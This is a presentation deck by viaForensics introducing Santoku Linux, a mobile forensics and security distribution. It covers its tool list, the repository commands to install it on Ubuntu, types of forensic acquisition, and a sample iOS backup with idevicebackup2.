



Mobile security, forensics & malware analysis with Santoku Linux

PRESENTER - ANDREW HOOG

CEO/Co-founder of viaForensics

Andrew is a published author, computer scientist, and mobile security & forensics researcher. He has several patents pending and presents on mobile security topics to conferences, enterprise and government audiences.



VIAFORENSICS OVERVIEW

viaForensics is a mobile security company
founded in 2009.

Bootstrapped with ~40 employees and a
10 person dedicated mobile security R&D team

Some of our f/oss:


YAFFS2 in TSK

AFLogical OSE

Santoku Linux

...

SANTOKU - WHY?



SANTOKU - WHAT?

Santoku includes a number of open source tools dedicated to helping you in every aspect of your mobile forensics, malware analysis, and security testing needs, including:

Development Tools:

- Android SDK Manager
- AXMLPrinter2
- Fastboot
- Heimdall ([src](#) | [howto](#))
- Heimdall (GUI) ([src](#) | [howto](#))
- SBF Flash

Penetration Testing:

- Burp Suite
- Ettercap
- nmap
- SSL Strip
- w3af (Console)
- w3af (GUI)
- ZAP
- Zenmap (As Root)

Wireless Analyzers:

- Chaosreader
- dnschef
- DSniff
- TCPDUMP
- Wireshark
- Wireshark (As Root)

Device Forensics:

- AFLogical Open Source Edition ([src](#) | [howto](#))
- Android Brute Force Encryption ([src](#) | [howto](#))
- ExifTool
- iPhone Backup Analyzer (GUI) ([src](#) | [howto](#))
- libimobiledevice ([src](#) | [howto](#))
- scalpel
- Sleuth Kit


Reverse Engineering:

- Androguard
- Antilvl
- APK Tool
- Baksmali
- Dex2Jar
- Jasmin
- JD-GUI
- Mercury
- Radare2
- Smali

SANTOKU - HOW?

—
Install Ubuntu 12.04 (precise) x86_64

—
Santoku-ize it



```
santoku@santoku-0: ~  
File Edit Tabs Help  
codename=$(lsb_release --codename --short)  
echo "deb http://packages.santoku-linux.com/ubuntu $codename main" |sudo tee /etc/apt/sources.list.d/santoku.list  
wget http://packages.santoku-linux.com/santoku.key -q -O - |sudo apt-key add -  
sudo apt-get update  
sudo apt-get install santoku  
~  
~  
~  
~
```

You should get (after reboot)



MOBILE FORENSICS

FORENSIC ACQUISITION TYPES

Logical	File system	Physical
<p>Description</p> <p>Read device data via backup, API or other controlled access to data</p>	<p>Description</p> <p>Copy of files of file system</p>	<p>Description</p> <p>Bit-by-bit copy of physical drive</p>
<p>Use cases</p> <p>Fast</p> <p>Data generally well structured</p>	<p>Use cases</p> <p>More data than logical</p> <p>Re-creating encrypted file system</p>	<p>Use cases</p> <p>Most forensically sound technique</p> <p>Increases chance of deleted data recovery</p>
<p>Challenges</p> <p>Often very limited access to data</p> <p>Usually requires unlocked passcode</p>	<p>Challenges</p> <p>Requires additional access to device</p> <p>Many file system files not responsive on cases</p>	<p>Challenges</p> <p>Cannot pull hard drive on mobile devices</p> <p>FTL may not provide bad blocks</p>

iOS Logical

Connect device (enter PIN if needed)

ideviceback2 backup <backup dir>


ideviceback2 unback <backup dir>

View backup|unpacked backup

iOS Logical

```
santoku@santoku-0: ~/Documents/iPhoneBackups
File Edit Tabs Help
santoku@santoku-0:~/Documents/iPhoneBackups$ idevicebackup2 backup .
Backup directory is "."
WARNING: gnome-keyring:: couldn't connect to: /tmp/keyring-CZtIvQ/pkcs11: No such file or directory
Started "com.apple.mobilebackup2" service on port 49177.
Negotiated Protocol Version 2.1
Starting backup...
Requesting backup from device...
Full backup mode.
[= ] 1% Finished
[= ] 1% Finished
Receiving files
[=====] 100% (8.4 MB/8.4 MB)
[=====] 100% (8.4 MB/8.4 MB)
[=====] 100% (8.5 MB/8.4 MB)
[=====] 100% (8.5 MB/8.4 MB)
[=====] 100% (8.5 MB/8.4 MB)
[=====] 100% (8.5 MB/8.4 MB)
[=====] 100% (8.5 MB/8.4 MB)
[=====] 100% (8.5 MB/8.4 MB)
[=====] 100% (8.5 MB/8.4 MB)
[=====] 100% (8.5 MB/8.4 MB)
[=====] 100% (8.5 MB/8.4 MB)
[=====] 100% (8.5 MB/8.4 MB)
Moving 116 files
```

iPhone Backup Analyzer



Android Logical

—

AFLogical OSE

<https://github.com/viaforensics/android-forensics>

—

Reads Content Providers



